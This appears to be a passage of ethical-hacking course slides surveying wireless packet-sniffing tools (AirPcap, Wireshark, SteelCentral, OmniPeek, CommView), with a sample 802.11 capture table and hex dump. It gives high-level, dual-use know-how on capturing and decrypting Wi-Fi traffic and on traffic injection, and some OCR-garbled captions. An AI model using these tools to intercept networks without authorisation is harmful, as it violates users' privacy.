

- ⦿ Wireshark/Pilot Tool
- ⦿ OmniPeek Tool
- ⦿ CommView Tool
- ⦿ AirMagnet Wi-Fi Analyzer




# Wireless Cards and Chipsets



Choosing the right Wi-Fi card is very important since tools like Aircrack-ng, KisMAC only works with selected wireless chipsets.



# Wi-Fi USB Dongle: AirPcap




- AirPcap adapter captures full 802.11 data, management, and control frames that can be viewed in Wireshark for in-depth protocol dissection and analysis
- AirPcap software can be configured to decrypt WEP/WPA-encrypted frames

## Features

- It provides capability for simultaneous multi-channel capture and traffic aggregation
- It can be used for traffic injection that help in assessing the security of a wireless network
- AirPcap is supported in Aircrack-ng, Cain & Able, and Wireshark tools
- AirPcapReplay, included in the AirPcap Software Distribution, replays 802.11 network traffic that is contained in a trace file

<http://www.riverbed.com>



# Wi-Fi Packet Sniffer: Wireshark with AirPcap



Capturing from AirPcap USB wireless capture adapter nr. 00 (SVN Rev 54262 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

| No. | Time       | Source            | Destination          | Protocol | Length | Info                                      |
|-----|------------|-------------------|----------------------|----------|--------|-------------------------------------------|
| 69  | 4.60687800 | SamsungE_57:5b:9c | Broadcast            | 802.11   | 146    | Probe Request, SN=1, FN=0, Flags=.....C   |
| 70  | 4.60887800 | Netgear_80:ab:3e  | Broadcast            | 802.11   | 190    | Beacon frame, SN=1845, FN=0, Flags=.....  |
| 71  | 4.64870800 | SamsungE_57:5b:9c | Broadcast            | 802.11   | 146    | Probe Request, SN=2, FN=0, Flags=.....C   |
| 72  | 4.65145700 | Netgear_80:ab:3e  | SamsungE_57:5b:9c    | 802.11   | 325    | Probe Response, SN=716, FN=0, Flags=..... |
| 73  | 4.65170600 |                   | Netgear_80:ab:3e (R) | 802.11   | 40     | Acknowledgement, Flags=.....C             |
| 74  | 4.69216700 | SamsungE_57:5b:9c | Broadcast            | 802.11   | 146    | Probe Request, SN=3, FN=0, Flags=.....C   |
| 75  | 4.69490100 | Netgear_80:ab:3e  | SamsungE_57:5b:9c    | 802.11   | 325    | Probe Response, SN=717, FN=0, Flags=..... |
| 76  | 4.69752000 | Netgear_80:ab:3e  | SamsungE_57:5b:9c    | 802.11   | 325    | Probe Response, SN=717, FN=0, Flags=....R |
| 77  | 4.70010100 | Netgear_80:ab:3e  | SamsungE_57:5b:9c    | 802.11   | 325    | Probe Response, SN=717, FN=0, Flags=....R |
| 78  | 4.70291000 | Netgear_80:ab:3e  | SamsungE_57:5b:9c    | 802.11   | 325    | Probe Response, SN=717, FN=0, Flags=....R |
| 79  | 4.71036400 | Netgear_80:ab:3e  | Broadcast            | 802.11   | 190    | Beacon frame, SN=1846, FN=0, Flags=.....  |
| 80  | 4.73360100 | SamsungE_57:5b:9c | Broadcast            | 802.11   | 146    | Probe Request, SN=4, FN=0, Flags=.....C   |
| 81  | 4.73636100 | Netgear_80:ab:3e  | SamsungE_57:5b:9c    | 802.11   | 325    | Probe Response, SN=718, FN=0, Flags=..... |
| 82  | 4.73896900 | Netgear_80:ab:3e  | SamsungE_57:5b:9c    | 802.11   | 325    | Probe Response, SN=718, FN=0, Flags=....R |
| 83  | 4.74179300 | Netgear_80:ab:3e  | SamsungE_57:5b:9c    | 802.11   | 325    | Probe Response, SN=718, FN=0, Flags=....R |
| 84  | 4.74433700 | Netgear_80:ab:3e  | SamsungE_57:5b:9c    | 802.11   | 325    | Probe Response, SN=718, FN=0, Flags=....R |
| 85  | 4.74777900 | Netgear_80:ab:3e  | broadcast            | 802.11   | 190    | Beacon frame, SN=1847, FN=0, Flags=.....  |

Frame 1: 190 bytes on wire (1520 bits), 190 bytes captured (1520 bits) on interface 0

Radiotap Header v0, Length 26

IEEE 802.11 Beacon frame, Flags: .....C

IEEE 802.11 wireless LAN management frame

| Hex  | Dec               | Source MAC        | Dest MAC          | Information      |
|------|-------------------|-------------------|-------------------|------------------|
| 0000 | 00 00 1a 00 6f 18 | 00 00 00 b6 36 b1 | 0f 00 00 00 00 00 | ..0... .6.....   |
| 0010 | 10 02 6c 09 a0 00 | b1 ad 00 04 80 00 | 00 00 00 ff ff    | :1.....          |
| 0020 | ff ff ff 2c b0 5d | 80 ab 3e 2c b0 5d | 80 ab 3e          | ....,]. .>,.]..> |
| 0030 | 80 70 80 b1 0d 2c | 07 00 00 00 64 00 | 31 04 00 09       | .p.....,..d.1... |
| 0040 | 4b 52 4f 4c 20 57 | 69 46 69 01 08 82 | 84 8b 96 0c       | KROL WiFi .....  |
| 0050 | 12 18 24 03 01 01 | 05 04 01 02 00 00 | 2a 01 00 32       | .5..... ....*..2 |
| 0060 | 04 30 48 60 6c dd | 18 00 50 f2 02 01 | 01 82 00 03       | .0H'1... P.....  |


AirPcap USB wireless capture adapter nr. 00:... Packets: 197 • Displayed: 197 (100.0%) Profile: Default

<http://www.wireshark.org>

# Wi-Fi Packet Sniffer: SteelCentral Packet Analyzer

The logo for Computer Emergency Response Team (CERT) includes the letters 'CEH' in a stylized font where the 'E' is formed by two vertical bars, all contained within a dark rectangular border.

- ⦿ It measures wireless channel utilization
  - ⦿ It helps in Identifying rogue wireless networks and stations
  - ⦿ It isolates specific packets
  - ⦿ It provides an interactive and visually-oriented user interface



<http://www.riverbed.com>

# Wi-Fi Packet Sniffer: OmniPeek Network Analyzer



- OmniPeek Network Analyzer offers real-time visibility and analysis of the network traffic from a single interface, including Ethernet, 802.11a/b/g/n wireless and VoIP
  - It provides a comprehensive view of all wireless network activity showing each wireless network, the APs comprising that network, and the users connected to each AP

The screenshot shows the Wireshark OmniPeek interface. On the left, there's a sidebar with icons for Network, File & Video, Capture, Expert, and Statistics. The main window displays a list of network packets. At the top, it says "File Edit View Options Send Monitor Help Window Help". Below that is the title "123-01-H2E\_M04816-B172014171610.pcap". The packet list includes columns for Number, Time, Source, Destination, Length, and Relative Time. A summary pane on the right shows various network statistics like bytes sent/received, errors, and collisions. The status bar at the bottom indicates "89 Selected Packets 2020 Duration: 00:00:00.000 23 min".

<http://www.wildpackets.com>

# Wi-Fi Packet Sniffer: CommView for Wi-Fi



- CommView for Wi-Fi is designed for capturing and analyzing network packets on wireless 802.11a/b/g/n networks

## Features

- It gathers information from the wireless adapter and decodes the analyzed data
- It can decrypt packets utilizing user-defined WEP or WPA-PSK keys and decode them to the lowest layer, with full analysis of the most widespread protocol

